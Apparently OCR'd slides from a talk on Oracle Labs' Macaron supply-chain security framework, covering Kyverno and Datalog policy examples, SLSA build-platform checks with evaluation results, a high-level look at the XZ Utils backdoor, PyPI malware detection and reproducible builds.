
[2] https://www.youtube.com/watch?v=R6tUNpRpdnY

[3] https://cuelang.org/

Existing policy languages and frameworks (cont.)

Kyverno[1]

- Uses a simple YAML configuration file
- Simple to author
- Not expressive enough for our needs
- Need to connect to a logic engine to evaluate: e.g., SMT solver, a Datalog engine



```yaml
rules:
- name: check-security
  match:
    any:
    - artifacts:
      - digest:
        - sha256: "{{artifact.sha256}}"
  verify:
    attestors:
      match:
        any:
          - regex: "github.com"
    attestations:
      - predicateType: https://slsa.dev/provenance/v0.2
      conditions:
      - all:
       - key: "{{regex.match('^https://github.com/slsa-framework/slsa-github-
       generator/.github/workflows/builder_go_slsa3.yml@refs/tags/v1.8.0')}}"
       operator: Equals
       value: true
```

[1] https://kyverno.io/policies/

Why not use Datalog directly?

We use Soufflé Datalog: A logic-based declarative language


Reproducible and verifiable: with the same facts and the same policy you always get the same answer

Soufflé provides a fast and simple constraint solver for policies

Pure Datalog semantics are simpler and more consistent than languages like Rego.


If necessary, user-defined functors can be implemented in C/C++ and are stored in a shared library

Macaron provides a policy library with various predefined rules



```
#include "prelude.dl"

Policy("provenance-policy", component_id, "") :-
  check_passed(
    component_id,
    "mcn_unsafe_check"
  ).

apply_policy_to("provenance-policy", component_id) :-
  is_component(
    component_id,
    "pkg:maven/com.google.guava/guava@32.1.3-jre?type=jar"
  ).
```

Putting checks and policy engine together



Example: designing checks and policies for Supply-chain Levels for Software Artifacts (SLSA)

Detecting hosted build platform

SLSA Requirement:


Build platform runs on dedicated infrastructure, not an individual's workstation, and the provenance is tied to that infrastructure through a digital signature

1. Find the provenance for an artifact **(Macaron does it for you)**
2. Check the content of provenance **(Macaron does it for you)**
3. Run SLSA verifier[1] to check the authenticity **(A new check was added)**

1. Find the source code repository for an artifact **(Macaron does it for you)**
2. Build the call graph where nodes are GitHub Actions workflows, shell scripts, and shell commands **(Macaron does it for you)**
3. Find reachable bash commands that build and publish artifacts on registries **(A new check was added)**

[1] https://github.com/slsa-framework/slsa-verifier

Example transitive policy for SLSA expressed in Datalog



```
Policy("SLSA2-transitive", parent) :-
  Dependency(parent, child),
  SLSA2(parent),
  SLSA2(child).

SLSA2(component) :-
  ProvenanceAvailable(component, "SLSA2"),
  BuildPlatform(component, "passed").

apply_policy_to("SLSA2-transitive", component) :-
  is_component(component).
```

Evaluation of hosted build platform (HSP) check

Experimental setup:

- 90 projects: 30 popular Java, Python, and npm libraries
- Experiments conducted in August 2023

Ecosystem	Provenances
Java	0
Python	2
npm	1

Ecosystem	HSP PASSED		HSP FAILED	
	TP	FP	TN	FN
Java	9	0	17	4
Python	8	0	15	7
Total	17	0	32	11

Finding source-code repositories and commits for Java artifacts

Macaron needs to detect the source code of an artifact

- Extract the repository and commit from the verifiable provenance
- Trace back the artifact to its origin using existing metadata and git tags
-

Results for 30 popular Java projects and their dependencies:

- 992 repositories were linked from the various dependencies of the artifacts using existing metadata
- Utilizing the enhanced inference, Macaron is able to map and analyze an additional 469 repositories -- an increase of **47%**

On 1900 Java artifacts, Macaron detects the associated commits with 99.8% recall .

Could Mocaron prevent implanting the backdoor in XZ Utils package?

Problem	Detection
The bad actor checked in suspicious code in several stages	Future checks that analyze the source code. First language to be supported is Python.
The bad actor had maintainer privileges and received inadequate code reviews	Future checks that analyze the contributor history, but designing an efficient check is challenging.
The release tarball contained a malicious build-to-host.m4 file that did not exist in the GitHub repository	Macaron could identify that the provenance does not exist or meet expectations. Macaron checks if artifact is not uploaded from GitHub Actions to the registry. Currently, it supports maven artifacts only.

Detecting malware on PyPI

The ultimate goal of attackers is to distribute contaminated packages through supply chain

Studies report a large number of malware on PyPI, the popular Python package registry [1]

Macaron's ongoing collaboration with National University of Singapore and University of Melbourne

- We have detected malware on PyPI, which are confirmed by the PyPI security team and immediately removed
- The developed analysis will be added as checks in Macaron in the upcoming releases

[1] https://www.cyborgsecurity.com/cyborg-labs/python-malware-on-the-rise/

Python trusted publishers

The PyPI security team has recently developed a new feature for **trusted publishers** [1]

- Uses the OpenID Connect (OIDC) standard to exchange short-lived identity tokens between a trusted third-party service and PyPI

Projects on PyPI can be configured to trust a particular configuration on a particular CI service, making that configuration an OIDC publisher for that project

Forces package maintainers to use automated and transparent CI services to publish artifacts

- Attackers risk to be tracked publicly if they add malicious code

Helpful for post-mortem analysis and troubleshooting

Idea: develop a Macaron check to report if trusted publisher is used

- Useful when trusted publishers are widely adopted or to enforce strict organization policies

[1] https://docs.pypi.org/trusted-publishers/

Reproducible builds


If an artifact has a reproducible build, by rebuilding the artifact we can detect if it has been modified after the build

Example: openSUSE Factory announced this month that it has enabled bit-by-bit reproducible builds [1]

Ongoing collaboration with Victoria University of Wellington and plans to add the analysis as checks in Macaron

[1] https://news.opensuse.org/2024/04/18/factory-bit-reproducible-builds/

Please try out Macaron and support us on GitHub



behnazh-w bump: release 0.8.0 → 0.9.0 ✓ ba3fcb0 · 3 weeks ago 378 Commits

.github	chore(deps): bump actions/setup-java from 4.0.0 to 4.2.1...	3 weeks ago
docker	chore: fix spelling errors (#612)	3 months ago
docs	feat: extend static analysis and compute confidence scor...	3 weeks ago
golang	feat: extend static analysis and compute confidence scor...	3 weeks ago
scripts	feat: extend static analysis and compute confidence scor...	3 weeks ago
src/macaron	bump: release 0.8.0 → 0.9.0	3 weeks ago
tests	feat: extend static analysis and compute confidence scor...	3 weeks ago
.dockerignore	build: build and deploy Macaron in Docker image (#76)	last year
.flake8	ci: make line-length checks a bit more tolerant using Bug...	9 months ago

About

Macaron is an extensible supply-chain security analysis framework from Oracle Labs that supports a wide range of build systems and CI/CD services. It can be used to prevent supply chain attacks or check conformance to frameworks, such as SLSA.

oracle.github.io/macaron/

build-system · cicd · integrity-protection · malware-detection · sbom · slsa · supply-chain-security

Readme
UPL-1.0 license
Code of conduct

Thank you

Paper:

